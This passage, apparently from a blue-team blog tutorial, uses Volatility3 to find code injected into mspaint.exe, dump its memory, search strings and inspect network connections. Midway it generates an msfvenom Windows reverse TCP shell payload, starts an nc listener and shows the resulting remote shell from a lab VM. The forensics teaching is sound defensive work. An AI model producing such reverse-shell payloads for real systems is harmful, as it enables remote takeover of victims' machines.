
Looking at the list, PID `2380` is `mspaint.exe`, which is our victim process.

process injected code

Then for finding hidden and injected code, run:

```
python3 ./volatility3/vol.py -f ./cybersec_blog/2022-02-07-mem-forensics-1/dump/mem.raw windows.malfind.Malfind
```






As you can see, we found memory section which we injected our `meow-meow` payload.

Then, dump the process memory with `windows.memmap.Memmap` plugin:


```
python3 ./volatility3/vol.py -f ./cybersec_blog/2022-02-07-mem-forensics-
1/dump/mem.raw --output-dir ./cybersec_blog/2022-02-07-mem-forensics-1/dump/
windows.memmap.Memmap --pid 2380 --dump
```




finding strings

The `strings` command is a popular static malware analysis tool that can quickly assist in extracting human-readable pertaining to a malicious file:

```
strings -e l ./cybersec_blog/2022-02-07-mem-forensics-1/dump/pid.2380.dmp | grep -ie
"meow-meow"
```







network connections


Next, I tested a scenario in which a malware or an attacker injects code into an already running process, and only then initiates a connection. Let's go to replace our payload in malware example as `msfvenom` reverse shell for demo:


```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.2.6 LPORT=4444 EXITFUNC=thread
-f c
```






For the correctness of the experiment, we will launch our malware and make a memory dump:


nc -lvp 4444
kali@kali nc -lvp 4444
listening on [any] 4444 ...
10.10.2.16: inverse host lookup failed: Unknown host
connect to [10.10.2.6] from (UNKNOWN) [10.10.2.16] 4933
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights r
C:\Users\qwe>
win7-x64 [Running] - Oracle VM VirtualBox
Process Hacker [WIN7PC-x64\qwe]
mspaint.ex... WIN7PC-x64... 49335 10.10.2.6 4444 TCP Establish...
CPU Usage: 2.09% Physical memory: 374.61 MB (36.60%) Processes: 39


win7-x64 [Running] - Oracle VM VirtualBox
Administrator: C:\Windows\System32\cmd.exe
C:\Users\qwe\Documents>dir
Volume in drive C has no label.
Volume Serial Number is FC58-CFDF
Directory of C:\Users\qwe\Documents
02/09/2022 02:31 AM 1,073,676,288 mem.raw
02/07/2022 01:13 PM 2,549,056 winpmem_v3.3.rc3.exe
6 File(s) 1,425,584,953 bytes
8 Dir(s) 1,697,214,464 bytes free
C:\Users\qwe\Documents>

Then run Volatility with `windows.netstat.NetStat` plugin. This plugin allows you to see the network connections on the machine at the time the memory was captured:

```
python3 ./volatility3/vol.py -f ./cybersec_blog/2022-02-07-mem-forensics-
1/dump/mem.raw windows.netstat.NetStat | grep -ie "mspaint.exe"
```



conclusion

There are still a ton of other plugins that are currently available that I did not mention in this tutorial and the memory sample I were analyzing was a Windows memory dump, because I did not work with the different plugins that target the Linux and Mac operating systems.

I hope this post will be very helpful for entry level cybersec specialists from blue team.

[Volatility3](#)
[Classic code injection technique](#)

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine